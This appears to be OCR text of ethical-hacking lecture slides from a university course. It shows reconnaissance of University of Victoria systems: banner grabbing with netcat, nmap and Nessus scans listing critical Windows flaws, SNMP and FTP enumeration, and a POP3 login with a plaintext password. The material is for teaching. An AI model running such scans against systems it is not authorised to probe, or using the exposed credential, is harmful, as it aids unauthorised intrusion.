

```
eric@vanilla:~$ openssl s_client -quiet -crlf -connect mail.uvic.ca:995

depth=0 C = CA, ST = British Columbia, L = Victoria, O = University of Victoria, OU = University Systems, CN =
mail.uvic.ca
verify error:num=20:unable to get local issuer certificate
verify return:1
depth=0 C = CA, ST = British Columbia, L = Victoria, O = University of Victoria, OU = University Systems, CN =
mail.uvic.ca
verify error:num=27:certificate not trusted
verify return:1
depth=0 C = CA, ST = British Columbia, L = Victoria, O = University of Victoria, OU = University Systems, CN =
mail.uvic.ca
verify error:num=21:unable to verify the first certificate
verify return:1

+OK Microsoft Exchange Server 2007 POP3 service ready
user vanwilt
+OK
pass SENG460Rocks!
+OK User successfully logged on.
quit
+OK Microsoft Exchange Server 2007 POP3 server signing off.
read:errno=0
```



```
eric@vanilla:~$ nc smtp.uvic.ca 25
220 mole.comp.uvic.ca ESMTP Sendmail 8.14.4/8.14.4; Tue, 16 Nov 2010 11:54:04 -0800
^C
eric@vanilla:~$ nc 142.104.0.164 25
220 skinner.hackthis.foo Microsoft ESMTP MAIL Service, Version: 6.0.3790.0 ready at  Tue, 16 Nov 2010 11:53:55 -0800
^C
eric@vanilla:~$ nc mail.uvic.ca 25
220 ********************************************************************************
eric@vanilla:~$
```

```
eric@vanilla:~$ nmap -sV -p 80,25 mail.uvic.ca

Starting Nmap 5.21 ( http://nmap.org ) at 2010-11-16 11:55 PST
Nmap scan report for mail.uvic.ca (142.104.193.226)
Host is up (0.00049s latency).
PORT   STATE SERVICE VERSION
25/tcp open  smtp    Microsoft ESMTP
80/tcp open  http?
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at
http://www.insecure.org/cgi-bin/servicefp-submit.cgi :
SF-Port80-TCP:V=5.21%I=7%D=11/16%Time=4CE2E1A0%P=i386-apple-darwin10.0.0%r
SF:(GetRequest,64,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20https:///owa/
SF:\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x200\r\
SF:n\r\n")%r(HTTPOptions,64,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20htt
SF:ps:///owa/\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Lengt
SF:h:\x200\r\n\r\n")%r(RTSPRequest,64,"HTTP/1\.0\x20302\x20Found\r\nLocati
SF:on:\x20https:///owa/\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nCon
SF:tent-Length:\x200\r\n\r\n")%r(FourOhFourRequest,83,"HTTP/1\.0\x20302\x2
SF:0Found\r\nLocation:\x20https:///nice%20ports%2C/Tri%6Eity\.txt%2ebak\r\
SF:nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\x200\r\n\r
SF:\n")%r(SIPOptions,65,"HTTP/1\.0\x20302\x20Found\r\nLocation:\x20https:/
SF:/sip:nm\r\nServer:\x20BigIP\r\nConnection:\x20close\r\nContent-Length:\
SF:x200\r\n\r\n");
Service Info: Host: ocelot.uvic.ca; OS: Windows

Service detection performed. Please report any incorrect results at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 89.11 seconds
```


Vulnerability Scanning - Nessus

- Automated
- Lots of valuable information
- Noisy


Nessus / Scans / Hosts
https://netscan.infosec.uvic.ca:8834/html5.html#/scans/1a9ff95c-0...
Nessus
Scans
Schedules
Policies
Users
eric
SENG 460
Export
Audit Trail
Filter Hosts
Scans > Hosts 4
Vulnerabilities 92
Remediations 2
Notes 2
Hide Details
Host
Vulnerabilities
142.104.0.164
8 6 98
142.104.0.167
4 4 33
142.104.0.161
2 25
142.104.0.169
1 20
Scan Details
Name: SENG 460
Folder: My Scans
Status: Completed
Policy: Default (Everything + Safe Checks)
Targets: 142.104.0.161,
show all
Start time: Wed Mar 12 11:44:06 2014
End time: Wed Mar 12 12:17:47 2014
Elapsed: 34 minutes
Vulnerabilities
Info
Low
Medium
High
Critical



Nessus / Scans / Vulnerab
https://netscan.infosec.uvic.ca:8834/html5.html#/scans/1a9ff95c-0330-2de0-93c2-9...
Nessus
Scans
Schedules
Policies
Users
eric
SENG 460
Export
Audit Trail
Filter Vulnerabilities
Scans
Hosts 4
Vulnerabilities 92
Remediations 2
Notes 2
Hide Details
Severity
Plugin Name
Count
CRITICAL Microsoft Windows/Exchange SMTP DNS Lookup Overflow (885881) 1
CRITICAL MS03-026: Microsoft RPC Interface Buffer Overrun (823980) (uncre... 1
CRITICAL MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (uncre... 1
CRITICAL MS04-007: ASN.1 Vulnerability Could Allow Code Execution (82802... 1
CRITICAL MS04-011: Security Update for Microsoft Windows (835732) (uncre... 1
CRITICAL MS06-040: Vulnerability in Server Service Could Allow Remote Cod... 1
CRITICAL MS08-067: Microsoft Windows Server Service Crafted RPC Reque... 1
CRITICAL MS09-001: Microsoft Windows SMB Vulnerabilities Remote Code E... 1
CRITICAL Unsupported Unix Operating System 1
HIGH Apache HTTP Server Byte Range DoS 1
HIGH MS06-035: Vulnerability in Server Service Could Allow Remote Cod... 1
HIGH MS11-035: Vulnerability in WINS Could Allow Remote Code Executi... 1
Scan Details
Name: SENG 460
Folder: My Scans
Status: Completed
Policy: Default (Everything + Safe Checks)
Targets: 142.104.0.161,
show all
Start time: Wed Mar 12 11:44:06 2014
End time: Wed Mar 12 12:17:47 2014
Elapsed: 34 minutes
Vulnerabilities
Info
Low
Medium
High
Critical


Sniffing the wire

- Tcpdump
  - Defacto sniffer on *nix systems
- Wireshark
  - Multi-platform, GUI
- Ettercap
  - MITM sniffing in a switched environment
- Ngrep
  - Network grep

Today's Agenda

1. What is Ethical Hacking?
2. Footprinting
3. Scanning
4. Enumeration
5. Exploitation
6. Post-Exploitation
7. Back to Ethics



Enumeration

- Take information learned from scanning and dig deeper
- Discover specific vulnerabilities and weaknesses
- Active vs Passive
- Manual vs Automated

Enumeration

- FTP
- SMTP
- SNMP
- SMB/CIFS
- HTTP
- LDAP


```
eric@vanilla:~$ ncftp ftp.uvic.ca
NcFTP 3.2.3 (Jul 28, 2009) by Mike Gleason (http://www.NcFTP.com/contact/).
Connecting to 142.104.135.168...

Logging in...
Login successful.
Logged in to ftp.uvic.ca.
ncftp / > ls -l
dr-xr-sr-x    2 0        0            4096 Apr  2  2008 bin
drwxr-xr-x   17 8051     286          4096 Jun 30  1998 comped
dr-xr-sr-x    2 0        0            4096 Apr 19  2001 dev
drwxrwxr-x    3 8555     450          4096 Jan 20  2004 econ
drwxrwsr-x    2 9750     286          4096 Jul 27  1998 educ
dr-xr-sr-x    2 0        0            4096 Apr 19  2001 etc
drwxrws---    2 9100     4323         4096 Oct 29  1998 graphics
dr-xr-sr-x    2 0        0            4096 Apr  2  2008 lib
d--x--s--x    2 0        3            4096 Apr  9  2001 lib...
drwxr-xr-x    2 9667     9667         4096 Oct  5  2006 ling
drwxr-s---    2 0        10           4096 Oct  5  2005 mail
drwxrwsr-x    2 5056     286          4096 Mar 20  1997 physmt
drwxrws---    2 10210    286          4096 Oct 28  1998 printshop
drwxrwsr-x    2 0        286          4096 Nov 17  1999 pub
drwxrwsr-x   10 5723     286          4096 Sep  2  1999 seos
drwxrwsr-x    3 2554     286          4096 Jan 17  1997 shakespeare
drwxr-sr-x    2 0        286          4096 Apr  2  2008 usr
drwxr-sr-x    2 27431    286          4096 Mar 17  2000 vpnclient
drwxr-sr-x    2 0        10           4096 Dec  9  2005 www
drwxr-sr-x   15 14177    10           4096 Aug 28  2009 www-dev
```



```
[eric@turmeric ~]$ snmpwalk -c $SNMPCOMMUNITY -v2c $ROUTER
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software
IOS (tm) s72033_rp Software (s72033_rp-ADVENTERPRISEK9_WAN-M), Version
12.2(18)SXF6, RELEASE SOFTWARE (fc1)
Technical Support: http://www.cisco.com/techsupport
Copyright (c) 1986-2006 by cisco Systems, Inc.
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (4147620991) 480 days, 1:10:09.91
SNMPv2-MIB::sysContact.0 = STRING: netadmin@uvic.ca
SNMPv2-MIB::sysName.0 = STRING: csc1corb115.bb.uvic.ca
SNMPv2-MIB::sysLocation.0 = STRING: COR B115
RFC1213-MIB::atPhysAddress.55.1.10.88.101.55 = Hex-STRING: 00 1F C9 EC 90 00
IP-MIB::ipAdEntNetMask.142.104.40.78 = IpAddress: 255.255.255.240
RFC1213-MIB::ipRouteNextHop.142.104.219.0 = IpAddress: 142.104.252.149
IF-MIB::ifName.1 = STRING: Gi0/1
IF-MIB::ifName.56 = STRING: Vl888
IF-MIB::ifAlias.56 = STRING: Quarantine VRF - Quarantine vlan
IF-MIB::ifHCInOctets.1 = Counter64: 1550190595390
```


https://oregano.ns.uvic.ca/cacti/graph_view.php?action=tree&tre...


- Core
- Distribution
- Edge
- Traffic Shaping
  - Internet
- Management
- PAN
  - Host: PBX
  - Host: Reverse DNS Entries
  - Host: RT_Collector
- SAA
- Services
- VicTX
- VITP
- Voice
- Wlan
  - Host: UVic Wireless SSIDs
  - 10G Project
- DCS EqualLogic SAN
- DCS File Servers
- Research
- MEDS-AV
- IPv6

Tree:UVic-> Leaf:NETS Dashboard









https://oregano.ns.uvic.ca/cacti/graph_vie...

graphs

Graphs -> Tree Mode

- UVic
  - Monthly Report
  - NETS Dashboard
  - DHCP Leases
  - Access Layer
  - Core
  - Distribution
  - Edge
  - Traffic Shaping
    - Host: smp3cled050
    - Host: smp4cled050
  - Internet
  - Management
  - PAN
  - Host: PBX
  - Host: Reverse DNS Entries
  - Host: RT_Collector
  - SAA
  - Services
  - VicTX
  - VITP
  - Voice
  - Wlan
    - ASB
    - BEC
    - CCC
    - CIT
    - CLE
    - COM
    - COR
    - CRA
    - CSR


Graph Filters

Presets: Last Day **From:** 2014-03-11 11: **To:** 2014-03-12 11: 1 Day Refresh Clear

Search: **Graphs per Page:** 10 **Thumbnails:** Go Clear


Showing All Graphs

Tree:UVic-> **Leaf:**Wlan



UVic Total Wireless Traffic Inbound

UVic Total Wireless Traffic Outbound


bits per second
800 M
700 M
600 M
500 M
400 M
300 M
200 M
100 M
0
14:00
16:00
18:00
20:00
22:00
00:00
02:00
04:00
06:00
08:00
10:00
12:00
Inbound Current: 492.97 M Average: 336.43 M Maximum: 852.21 M
Outbound Current: 167.99 M Average: 141.44 M Maximum: 233.09 M


```
eric@vanilla:~$ nc 142.104.0.164 80
HEAD / HTTP/1.0

HTTP/1.1 200 OK
Content-Length: 1433
Content-Type: text/html
Content-Location: http://142.104.0.164/iisstart.htm
Last-Modified: Sat, 22 Feb 2003 01:48:30 GMT
Accept-Ranges: bytes
ETag: "06be97f14dac21:3f8"
Server: Microsoft-IIS/6.0
MicrosoftOfficeWebServer: 5.0_Pub
X-Powered-By: ASP.NET
Date: Tue, 16 Nov 2010 21:17:32 GMT
Connection: close

eric@vanilla:~$
```


```
eric@vanilla:~$ nc www.uvic.ca 80
HEAD / HTTP/1.1
Host: www.uvic.ca

HTTP/1.1 200 OK
Date: Tue, 16 Nov 2010 21:18:30 GMT
Server: Apache/2.2.16 (Unix) mod_ssl/2.2.16 OpenSSL/0.9.7a
